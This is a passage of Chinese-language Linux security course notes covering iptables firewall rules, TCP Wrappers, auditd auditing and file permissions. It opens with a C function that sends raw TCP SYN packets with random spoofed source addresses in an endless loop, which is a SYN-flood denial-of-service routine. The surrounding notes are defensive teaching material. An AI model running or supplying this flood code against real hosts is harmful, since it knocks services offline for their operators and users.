//在该函数中构造整个IP报文，最后调用sendto函数将报文发送出去

void attack(int skfd,struct sockaddr\_in \*target,unsigned short srcport)

{

char buf[128]={0};

struct ip \*ip;

struct tcphdr \*tcp;

int ip\_len;

//在我们TCP的报文中Data没有字段，所以整个IP报文的长度

ip\_len = sizeof(struct ip)+sizeof(struct tcphdr);

//开始填充IP首部

ip=(struct ip\*)buf;

ip->ip\_v = IPVERSION;

ip->ip\_hl = sizeof(struct ip)>>2;

ip->ip\_tos = 0;

ip->ip\_len = htons(ip\_len);

ip->ip\_id=0;

ip->ip\_off=0;

ip->ip\_ttl=MAXTTL;

ip->ip\_p=IPPROTO\_TCP;

ip->ip\_sum=0;

ip->ip\_dst=target->sin\_addr;

//开始填充TCP首部

tcp = (struct tcphdr\*)(buf+sizeof(struct ip));

tcp->source = htons(srcport);

tcp->dest = target->sin\_port;

tcp->seq = random();

tcp->doff = 5;

tcp->syn = 1;

tcp->check = 0;

while(1){

//源地址伪造，我们随便任意生成个地址，让服务器一直等待下去

ip->ip\_src.s\_addr = random();

tcp->check=check\_sum((unsigned short\*)tcp,sizeof(struct tcphdr));

sendto(skfd,buf,ip\_len,0,(struct sockaddr\*)target,sizeof(struct sockaddr\_in));

}

}

//关于CRC校验和的计算，网上一大堆，我就“拿来主义”了

unsigned short check\_sum(unsigned short \*addr,int len)

{

register int nleft=len;

register int sum=0;

// register short \*w=addr;

register unsigned short \*w=addr;

short answer=0;

while(nleft>1)

{

sum+=\*w++;

nleft-=2;

}

if(nleft==1)

{

\*(unsigned char \*)(&answer)=\*(unsigned char \*)w;

sum+=answer;

}

sum=(sum>>16)+(sum&0xffff);

sum+=(sum>>16);

answer=~sum;

return(answer);

}

# Linux 主机防火墙

* **目标** 
  + 了解Linux 主机防火墙的基本概念
  + 了解iptables的规则的基本构成
  + 掌握 iptables限制特定网络访问主机
  + 了解tcpwraper的应用场景
  + 掌握tcpwraper限制特定IP访问主机ssh服务的方法


## 介绍

防火墙（Firewall），也称防护墙，是由Check Point创立者Gil Shwed于1993年发明并引入国际互联网（US5606668（A）1993-12-15）。

它是一种位于内部网络与外部网络之间的网络安全系统。一项信息安全的防护系统。**按照给定的规则，允许或者限制网络报文通过**。

本次课程重点介绍通过iptables工具添加“规则”， （主机防火墙由用户态iptables工具+内核态netfilter模块实现）

TcpWrapper 也可以达到**“允许或是限制网络报文通过”**的目标。一般称作轻量级防火墙，应用简单。




## Iptables 主机防火墙

先看几个概念

### 4表5链N规则

* **基本概念**

我们先看， 当客户端浏览器访问web服务器时， 一个客户端的数据报文和服务器的交互流程可简单如下图所示：




为了使防火墙达到“防火”（包过滤）的目的， 我们需要在数据报文流经的路径上，设置一下**关卡**： 所有进出的报文都流经这些**关卡**， 在“**关卡**”上设置“**条件**”， 报文经检查后，符合放行**条件**的才放行, 符合阻拦**条件**的报文被阻止。

这些**关卡**，在iptables中称之为**链**， 这些**条件**，我们称之为**规则**， 所谓的配置防火墙，就是在相应的**链**中添加**规则**。

* **5链**

所谓**5链**， 就是linux系统设置了5道**关卡**，分别对应于： “输入”（INPUT）、“输出”（OUTPUT）、“路由前”（PREROUTING）、“转发”(FORWARD)、“路由后”(POSTROUTING)

一个数据报文的完整场景如下图所示：



根据实际的场景，数据报文的流向:


（外网）到本机的报文： PREROUTING -> INPUT

由本机（路由器）转发的报文： PREROUTING -> FORWARD -> POSTROUTING

本机进程发出的报文： OUTPUT -> POSTROUTING

* 链和规则的关系

我们把“**关卡**”称之为**链**， 在**关卡**中我们设置**规则**， 还可以设置多条**规则**， 当我们把多条**规则**串到一起的时候，就形成了**链**。



**防火墙的作用呢，就是对经过的报文匹配“规则”， 然后执行对应的操作（放行、阻拦）**

* **4表**

**表**， 为了实现特定的功能，需要在几个不同的**关卡**中配置相应的**规则**，这几个不同关卡就合称**表**。

系统内置4个表：

**filter： 数据包过滤， INPUT、FORWARD、OUTPUT**

nat: 网络地址转换（映射），PREROUTING、INPUT、OUTPUT、POSTROUTING


mangle： 报文拆解，修改报文并重新封装：PREROUTING、INPUT、FORWARD、OUTPUT、POSTROUTING

raw：关闭链接追踪机制等：PREROUTING、INPUT、OUTPUT


（新版内核中增加内置表 security）

* 4表-5链-规则总结

表、链、 规则之间的关系，见下图



最后各个表之间的链是按照一定顺序进行判断



### iptables基本用法

添加一条规则的写法

格式： iptables [-t table] COMMAND chain CRITERIA -j TARGET

* -t table ： 4表, 默认filter
  + filter
  + nat
  + ...
* COMMAND：定义如何对规则进行管理
  + ...
* chain： 指定**链**
  + PREROUTING
  + INPUT
  + FORWARD
  + OUTPUT
  + POSTROUTING
* CRETERIA: 指定匹配准则（ip、协议、端口）
  + ...
* -j TARGET :指定如何进行处理 （DROP or ACCEPT）
  + ACCEPT 允许防火墙接收数据包
  + DROP 防火墙丢弃包

实例：不允许192.168.16.35 访问我的主机

itcast@itcast $iptables -t filter -A INPUT -s 192.168.16.35 -j DROP

#### COMMAND详解

* 规则查看 **-L**
  + 基本格式: iptables [-t table] -L

itcast@itcast $ sudo iptables -t filter -L -n # -n， 以点分10进制显示filter表的IP地址

itcast@itcast $ sudo iptables -t filter -L --line-numbers # --line-numbers， 显示filter表中规则的行号

* 配置默认策略 **-P**
  + 基本格式：｀iptables [-t table] -P chain (DROP|ACCEPT)｀

itcast@itcast $ sudo iptables -t filter -P INPUT DROP #配置filter表，INPUT链默认规则为DROP

* 追加规则
  + 基本格式： iptables [-t table] -A chain CRETIRIA -j ACTION

以禁止访问外网web界面为列

# 添加规则

itcast@itcast $ sudo iptables -t filter -A OUTPUT -p tcp --dport 80 -j DROP

* 删除规则
  + 基本格式： iptables [-t table] -D chain NUM

# 删除规则

itcast@itcast $ sudo iptables -t filter -L OUTPUT --line-number #获取num

Chain OUTPUT (policy ACCEPT)

num target prot opt source destination

1 DROP tcp -- anywhere anywhere tcp dpt:http

itcast@itcast $ sudo iptables -t filter -D OUTPUT 1 #删除

itcast@itcast $ sudo iptables -t filter -D OUTPUT -p tcp --dport 80 -j DROP # 也是删除

itcast@itcast $ sudo iptables -t filter -L OUTPUT --line-number #查看

Chain OUTPUT (policy ACCEPT)

num target prot opt source destination

* 插入规则
  + 基本格式： iptables [-t table] -I chain NUM CRETIRIA -j ACTION

# 插入规则

itcast@itcast $ sudo iptables -t filter -A OUTPUT -p tcp --dport 81 -j DROP

itcast@itcast $ sudo iptables -t filter -L OUTPUT --line-number

Chain OUTPUT (policy ACCEPT)

num target prot opt source destination

1 DROP tcp -- anywhere anywhere tcp dpt:81

itcast@itcast $ sudo iptables -t filter -I OUTPUT 1 -p tcp --dport 82 -j DROP #插入

itcast@itcast $ sudo iptables -t filter -L OUTPUT --line-number

Chain OUTPUT (policy ACCEPT)

num target prot opt source destination

1 DROP tcp -- anywhere anywhere tcp dpt:82 # 82在前

2 DROP tcp -- anywhere anywhere tcp dpt:81

itcast@itcast $ sudo iptables -t filter -A OUTPUT -p tcp --dport 83 -j DROP ##追加

itcast@itcast $ sudo iptables -t filter -L OUTPUT --line-number

Chain OUTPUT (policy ACCEPT)

num target prot opt source destination

1 DROP tcp -- anywhere anywhere tcp dpt:82

2 DROP tcp -- anywhere anywhere tcp dpt:81

3 DROP tcp -- anywhere anywhere tcp dpt:83 ##83在后

* 清空规则 **-F**
  + 基本格式： iptables [-t table] -F chain

#清空filter表中的OUTPUT链

itcast@itcast $ sudo iptables -t filter -F OUTPUT

# 清空filter中的所有链

itcast@itcast $ sudo iptables -t filter –F

* 替换规则**-R**

itcast@itcast $ sudo iptables –t filter –R INPUT 1 –s 192.168.177.1 DROP

#### CRETERIA详解

“条件”的匹配模式很多，我们介绍两类，一类是基于IP的匹配条件，一类是基于协议的匹配条件

* **基于IP的匹配**

基于IP匹配，就是以源地址、目标地址为匹配条件的匹配

* + -s 指定作为源地址匹配
    - IP ： 192.168.16.35
    - IP/MASK: 192.168.16.0/24
  + -d 表示匹配目标地址
* **基于协议匹配**
  + -p tcp :TCP协议， 可带三种扩展
    - --dport XX-XX：指定目标端口,
    - --dport 21 指定单个端口，
    - --dport 21-23 (此时表示21,22,23) 　　--sport：指定源端口
  + -p udp:UDP协议, 支持两种扩展
    - --dport
    - --sport
  + -p icmp： icmp数据报文, 支持一种扩展
    - --icmp-type： 指定icmp类型
    - --icmp-type echo-request : 也可以用 --icmp-type 8
* 基于网络设备接口的匹配
  + -i eth0：从这块网卡流入的数据
    - 流入一般用在INPUT和PREROUTING上
  + -o eth0：从这块网卡流出的数据
    - 流出一般在OUTPUT和POSTROUTING上
* 综合实例： 只要是来自于172.16.0.0/16网段的都允许访问我本机的172.16.100.1的SSHD服务

#定义进来的：

iptables -t filter -A INPUT -s 172.16.0.0/16 -d 172.16.100.1 -p tcp --dport 22 -j ACCEPT

#定义出去的：

iptables -t filter -A OUTPUT -s 172.16.100.1 -d 172.16.0.0/16 -p tcp --dport 22 -j ACCEPT

`

### 牛刀小试

#### ssh远程登录实战

**ssh服务端**

# 允许接受ssh客户请求

itcast@itcast $ sudo iptables -t filter -A INPUT -p tcp -dport 22 -j ACCEPT

# 允许发送本地主机的SSH相应

itcast@itcast $ sudo iptables -t filter -A OUTPUT -p tcp -sport 22 -j ACCEPT

# 禁止接受ssh客户请求

itcast@itcast $ sudo iptables -t filter -A INPUT -p tcp -dport 22 -j DROP

**ssh客户端** （禁止通过ssh访问某主机， 是防止成为“跳板机”）

# 允许发送向远程主机的SSH请求

iptables -A OUTPUT -i eth0 -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT

# 禁止发送向远程主机的SSH请求

iptables -A OUTPUT -o eth0 -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j DROP

# 接收的数据包源端口为22

$ iptables -A INPUT -i eth0 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

-m state: 启用状态匹配模块（state matching module）

–-state: 状态匹配模块的参数。 当SSH客户端第一个数据包到达服务器时，状态字段为NEW；建立连接后数据包的状态字段都是ESTABLISHED

#### Web服务实战

#### 如果是一个web服务器，那么只需要对外提供80端口的访问即可，其他端口不对外开放

**服务端**

# 允许接收远程主机的HTTP请求

$ iptables -A INPUT -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT

# 允许发送本地主机的HTTP响应

$ iptables -A OUTPUT -o eth0 -p tcp --sport 80 -m state --state ESTABLISHED -j ACCEPT

# 允许特定IP访问

iptables -A INPUT -s 172.16.100.1 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT

**浏览器端**

禁止当前主机访问IP为xxx的web服务

iptables -A OUTPUT -d 10.01.10.23 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j DROP

#### ping attack防护

ping attack 一般两种类型， 一种是向目标主机发送ping命令测试数据包时，目标主机都需要耗费一定的系统资源进行应答回复（DOS）， 还有一种是通过把报文分割成片段，向目标主机发送大于65536字节的ICMP包，而后在目标主机上重组， 最终导致目标主机缓冲区溢出，发生瘫痪故障。

简单而有效的防护措施，在防火墙过滤到ICMP报文。

ping 发送echo-request （ICMP type 8）， 如目标主机在线存活， 则接受到echo-replay （icmp type 0）

**服务器端**

禁止其他主机，ping 当前主机

iptables -A INPUT -p icmp --icmp-type 8 -j DROP

iptables -A OUTPUT -p icmp --icmp-type 0 -j DROP

允许其他主机ping当前主机

iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT

iptables -A OUTPUT -p icmp --icmp-type echo-reply -j ACCEPT

**客户端**

禁止ping其他主机

iptables -A OUTPUT -p icmp --icmp-type echo-request -j DROP

iptables -A INPUT -p icmp --icmp-type echo-reply -j DROP

**另一种方式：**

echo 1 > /proc/sys/net/ipv4/icmp\_echo\_ignore\_all

忽略所有的icmp echo类型的包

小扩展：对于127.0.0.1比较特殊，我们需要明确定义它

iptables -A INPUT -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT

iptables -A OUTPUT -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT

### 拓展知识

#### 规则保存和恢复

我们之前添加的防火墙规则， 当系统重启的时候都会失效。 因此系统重启后，需要有个防火墙规则恢复的操作。

* 关机前，保存当前防火墙规则

itcast@itcast $ pwd

/home/itcast

itcast@itcast $ sudo iptables-save > ./iptables.rules

* 开机后，恢复之前保存的防火墙规则

itcast@itcast $ sudo iptables-restore < /home/itcast/iptables.rules

#### 规则的生效顺序

规则的次序非常关键，谁的规则越严格，应该放的越靠前，而检查规则的时候，是按照从上往下的方式进行检查的。

* 牢记以下三点式理解iptables规则的关键：
  + Rules包括一个条件和一个目标(target)
  + 如果满足条件，就执行目标(target)中的规则或者特定值。
  + 如果不满足条件，就判断下一条Rules。
  + 如果全部Rules都不匹配， 则执行默认Target (系统默认ACCEPT)
* 将默认策略改成DROP:

$ iptables -P INPUT DROP

$ iptables -P OUTPUT DROP

$ iptables -P FORWARD DROP

#### 帮助

* **Iptables 帮助**
  + man iptables
  + man iptables-externsion

## TCP Wrapper： 轻量级的防火墙应用

tcp wrappers为那些链接libwrap.so库的服务，提供了 由xinetd这支superdaemon管理的服务提供了安全性。由xinetd super daemon管理的服务以及支持libwrap模块的服务都可以使用它tcp wrappers进行安全控制。

可以通过使用tcp wrappers结合防火墙（iptables）提供更加安全的系统保护。

### tcp wrappers的配置

#### 配置文件

tcp wrappers的配置文件有两个，一个是/etc/hosts.allow，一个是/etc/hosts.deny。

* /etc/hosts.allow：允许指定的客户端对指定的服务访问。
* /etc/hosts.deny：拒绝指定的客户端对指定的服务访问。

修改完成之后，不需要重新启动服务，就会立即生效。

**配置规则的有效次序**

1. 默认策略是允许 （即没有在hosts.allow和hosts.deny中出现的，允许通过。）
2. 先查看hosts.allow
3. 再查看hosts.deny。

#### 文件配置规则

每一个控制文件都可以包含多行，按照定义的顺序处理每一行，找到匹配后就跳出该规则。

以#开始的表示注释，

如果一行写不完可以使用反斜线(\)，进行续行，表示上一行的延续。

hosts.allow和hosts.deny定义格式如下：

daemon\_list : client\_list [ : shell\_command ]

* daemon\_list： 指定由TCP wrappers需要控制的服务名称。比如 sshd， 如果该服务是由xinetd管理的服务，要写启动脚本的名称，如/etc/xinetd.d/telnet。

下述为tftp服务的配置文件：/etc/xinetd.d/tftp

如果要想使用tcp wrappers控制tftp的话，需要在hosts.allow或hosts.deny文件中，写上tftp的启动脚本:/use/sbin/in.tftpd

service tftp

{

socket\_type = dgram

protocol = udp

wait = yes

user = root

server = /usr/sbin/in.tftpd

server\_args = -s /tftpboot

disable = no

per\_source = 11

cps = 100 2

flags = IPv4

}

* + client\_list：指定tcpwrappers需要控制哪些客户端对哪些服务的访问。

可以用如下方法表示：

* 单一主机：192.168.0.1，表示的是192.168.0.1这台主机。
* 指定网段：192.168.0.或者是192.168.0.0/255.255.255.0表示的是192.168.0.0/24整个网段。
* 指定DNS后缀：.frame.com，所有DNS后缀为.frame.com的主机。
* 指定FQDN：server.frame.com ，表示的是FQDN为server.frame.com的主机。
* 所有客户端：ALL

### 牛刀小试

一般就是通过"白名单制度", 就是在hosts.deny中禁止所有的client访问，在hosts.allow中，开启允许访问的client

#### ssh防护实战

* 允许 192.168.16.3访问

$ cat /etc/hosts.allow

sshd:192.168.16.3

$ cat /etc/hosts.deny

ALL: ALL

* 允许172.16.0.0/16 网段访问sshd服务（放行sshd服务）

$ cat /etc/hosts.allow

sshd:172.16.0.0/16

$ cat /etc/hosts.deny

ALL: ALL

### 确认服务是否支持tcp wrappers ###

> 不是所有的服务，都支持tcp wapper， 只有链接了libwrap.so库的服务，才可以通过tcpwrapper防护。

确认ssh是否支持tcp warpper

```bash

$ ldd /usr/sbin/sshd | grep "wrap"

libwrap.so.0 => /lib/x86\_64-linux-gnu/libwrap.so.0 (0x00007fe251bed000)

上述表明sshd这个服务是支持tcp wrappers的。如果没有libwrap，则表示该服务不支持tcp wrappers。

确认xinet是否支持tcp warpper

[root@test01 ~]# ldd $(which sshd) | grep libwrap

libwrap.so.0 => /lib64/libwrap.so.0 (0x00007fa039d12000)

确认inetd是否支持tcp warpper

$ ldd /usr/sbin/tcpd | grep wrap

libwrap.so.0 => /lib/x86\_64-linux-gnu/libwrap.so.0 (0x00007f23d5f4b000)

`

### 帮助

* **TcpWrappers帮助**
  + man hosts\_access (or man hosts.allow)
  + man hosts\_options
  + man tcpd

# 安全审计

* **目标**
  + **了解**安全审计的基本概念
  + **理解**审计规则的基本配置方法
  + **应用**通过配置审计规则，审计常规文件
  + **应用**修改审计配置文件，配置审计服务

## 审计那些事儿

* 审计是个什么东西

审计是个服务程序（auditd），他从内核中获取你的"操作"信息， 不同于日志。

* 为什么用审计， 或者说这个审计服务解决了哪些问题？


审计是一种事后追溯技术，满足“可追溯性”， 他并不阻止对文件的“访问”，仅仅记录访问的信息：“什么时间、谁、进行了什么操作”。

* 启动服务就可以工作了吗

不，在启动服务前，需要配置审计规则， 就是告诉审计服务， 你关注那个”文件“， 当这个文件有变化“rwxa”， 时候，记录审计信息。没有规则则审计不产生审计记录。

* 那对全系统文件进行审计，岂不是更安全

错， 审计记录审计信息， 关注的文件越多，记录的信息越多， 从而占用的系统资源越多， 影响系统性能。 系统性能下降就不满足“可用性”， 所以需要从审计“面”和系统性能直接取平衡， 所以，审计是一种”艺术“



## 审计服务

审计是一个服务，只有启动这个服务，才能获得审计日志

* 启动审计服务

Panda.Guo@2018-04-29 18:58:46 $ sudo /etc/init.d/auditd restart

[ ok ] Restarting auditd (via systemctl): auditd.service.

* 停止审计服务

Panda.Guo@2018-04-29 19:02:15 $ sudo /etc/init.d/auditd stop

[ ok ] Stopping auditd (via systemctl): auditd.service.

* 查看审计服务的工作状态

Panda.Guo@2018-04-29 18:58:56 $ ps aux | grep "auditd"

root 229 0.0 0.0 0 0 ? S 09:17 0:00 [kauditd]

root 12646 0.0 0.0 54748 3144 ? S<sl 18:58 0:00 /sbin/auditd -n

panda 12694 0.0 0.0 16544 1024 pts/2 S+ 18:59 0:00 grep --color=auto auditd

* 查看审计日志

审计日志存放于 /var/log/audit/ 目录下， 典型的查看方式：

Panda.Guo@2018-04-29 19:01:11 $ sudo tail -f /var/log/audit/audit.log

type=USER\_END ...

## 审计配置

和审计相关的配置文件， 在 /etc/audit/ 目录下，重要的配置文件 为两个：

Panda.Guo@2018-04-29 19:05:20 $ sudo ls -lR /etc/audit/

/etc/audit/:

-rw-r----- 1 root root 784 4月 13 2017 auditd.conf

/etc/audit/rules.d:

-rw-r----- 1 root root 290 5月 29 15:35 audit.rules

其中 auditd.conf 文件是关于审计服务本身的。 audit.rules 文件是关于 审计规则的。

## 审计规则

审计规则最好的说明，就是找 man

Panda.Guo@2018-04-29 19:18:03 $ man audit.rules

audit.rules 规则文件有 一条一条的审计规则组成， 那么一条审计规则：

-w path-to-file -p permissions -k keyname

where the permission are any one of the following:

r - read of the file

w - write to the file

x - execute the file

a - change in the file's attribute

**注意** ， 配置完成审计规则后， 需要重启审计服务

## 审计日志信息解读

对于审计日志信息，我希望获取如下三个关键点：

* 什么时间
* 谁干的
* 干了啥

Panda.Guo@2018-04-29 19:32:36 $ sudo tail /var/log/audit/audit.log

type=CRED\_DISP msg=audit(1527591671.767:592): pid=12710 uid=0 auid=1000 ses=3 msg='op=PAM:setcred acct="root" exe="/usr/bin/sudo" hostname=? addr=? terminal=/dev/pts/2 res=success'

对于时间部分，可以如下命令解读

Panda.Guo@2018-04-29 19:32:49 $ date -d @1527591857.022

2018年 04月 29日 星期二 19:04:17 CST

小结： 审计是个服务， 需要启动。 有两个配置文件， 修改完配置文件需要重启服务。 会读审计规则，这个就是入侵分析的基础。

* **讨论**
* **哪些文件需要进行审计，你能列出文件列表吗**

## 审计命令

* auditctl
  + auditctl功能用来控制audit系统, 主要查询和配置audit rules
  + auditctl -l 查看审计规则
  + auditctl -s ：auditd运行状态
  + sudo auditctl -w /etc/passwd -p rwxa -k passwd\_key
* ausearch:
  + ausearch -k xxxxkey : 查看关键字key相关的内容
  + ausearch -f filename : 查看和文件相关内容。
  + ausearch -ui uid : 查看某个用户id相关内容
* aureport:
  + 生成审计报告
  + aureport
  + aureport -au # 和鉴权相关
  + aureport -m # 和账户修改相关

# 权限控制

## 补充命令

本章节中，涉及一些新的命令，一些通用的命令如下所述

* **whoami**
  + 显示与当前的有效用户ID相关联的用户名
  + 简单的说，就是在操作之前确认一下**我是谁**
* **id**
  + 查看用户的id
  + id username 查看username用户的id
* **useradd**
  + 添加用户
  + -m ： 一起创建用户的home目录
  + -s： 指定用户的登录shell类型， -s /bin/bash
  + 示例： uaseradd -m -s /bin/bash itcast
* **userdel**
  + 删除已存在用户
  + -r： 用户主目录以及用户主目录下文件一起删除
  + 示例： userdel -r newuser
* **passwd**
  + 修改用户口令
  + 两种典型用法：
    - 修改当前用户口令passwd
    - 修改指定用户口令passwd username
* **usermod**
  + 修改用户所在的组别 –G group1,group2,group3,…
  + 将当前用户追加到哪些组别 –aG group1,group2,group3…

## 常用术语

* **访问、主体、客体**
  + 访问： 两个实体间的信息流动
  + 主体： 发起访问的实体，主动的， 通常为代表某个用户的进程
  + 客体： 响应访问的实体，被动的， 通常为文件

mysql进程访问1.sql文件，mysql进程是主体，1.sql就是客体

* **访问类型**

访问就是信息的流动，可以分为读、写、执行三种类型

\* 读（Read/r）：

\* 信息由客体流向主体

\* 写（Write/w）：

\* 信息由主体流向客体

\* 执行（Execute/x）：

\* 将客体的内容引入内存并作为代码执行

**补充说明** 在有些文档中，目录文件的执行，称之为搜索（Search）对目录的内容进行搜索（查找）。

目录的执行权限会影响cd，以及创建文件

## 访问权限 （许可位）

在信息系统安全章节中，我们探讨了半天安全，本质上，安全就是控制“文件”（客体），的读、写，文件不被非授权人员读取，满足安全的机密性；文件不被非授权人员写，满足安全的完整性。所以读、写就构成了安全最基本的含义。

### 文件权限（访问许可位）

我们探讨文件权限， 准确的描述是“用户A对文件B的访问权限” ， 判断用户A是否被允许访问文件B。 可以分两步：

* 先判断用户A的类别(所谓Ａ的类别，就是Ａ是属主？　属组？　还是其他？)
* 在根据用户的类别，查看相应的许可位

#### 属主、属组、“其他”的概念

在探讨一个文件是否被允许访问，首先需要明确访问者的“身份类别"，因为文件的访问许可就是以文件的属主、属组、其他来组织的。

以一下内容，参考自《Linux私房菜-基础篇》， 举例比较清晰


关于者和属组的关系， 我们可以使用目前“家庭”的观念来来进行解说。假讴有一家人,家里只有三兄弟,分别是王大毛、王二毛、王三毛三个人, 而这个家庭是登记在王大毛的名下的！所以,“王大毛家有三个人,分别是王大毛、王二毛，王三毛”, 而且这三个人都有自己的房间,并且共同拥有一个客厅喔!

* 属主的概念： 由于王家三人各自拥有自己的房间， 所以, 王二毛虽然可以进入王三毛的房间,但是二毛不能翻三毛的抽屉喔!那样会被三毛K的! 因为抽屉里面可能有三毛自己私人的东西,例如情书啦,日记啦等等的,这是“私人的空间”,所以当然不能让二毛拿啦。
* 属组的概念： 由于共同拥有客厅,所以王家三兄弟可以在客厅打开电规机啦、 翻阅报纸啦、坐在沙发上面发呆啦等等的! 反正,只要是在客厅的玩意儿,三兄弟都可以使用喔! 因为大家都是一家人嘛!

这样说来应该有点晓得了喔! 那个“王大毛家”就是所谓的“属组”, 至于三兄弟就是分别为三个“属主”,而这三个属主是在同一个属组里面的喔! 而三个属主虽然在同一属组内,但是我们可以设定“权限” 好让某些用户个人的信息不被属组的属主查询,以保有个人“私人的空间”啦! 而设定属组共享,则可让大家共同分享喔!

* “其他”的概念: 那么今天又有个人,叫做张小猪,他是张小猪家的人,与王家没有关系啦! 这个时候,除非王家认识张小猪,然后开门让张小猪进来王家,否则张小猪永进没有办法进入王家, 更不要说迚到王三毛的房间啦!不过,如果张小猪透过关系认识了三毛,并且跟王三毛成为好朊友,那么张小猪就可以透过三毛进入王家啦!呵呵!没错!那个张小猪就是所谓的“其他人,Others”啰!

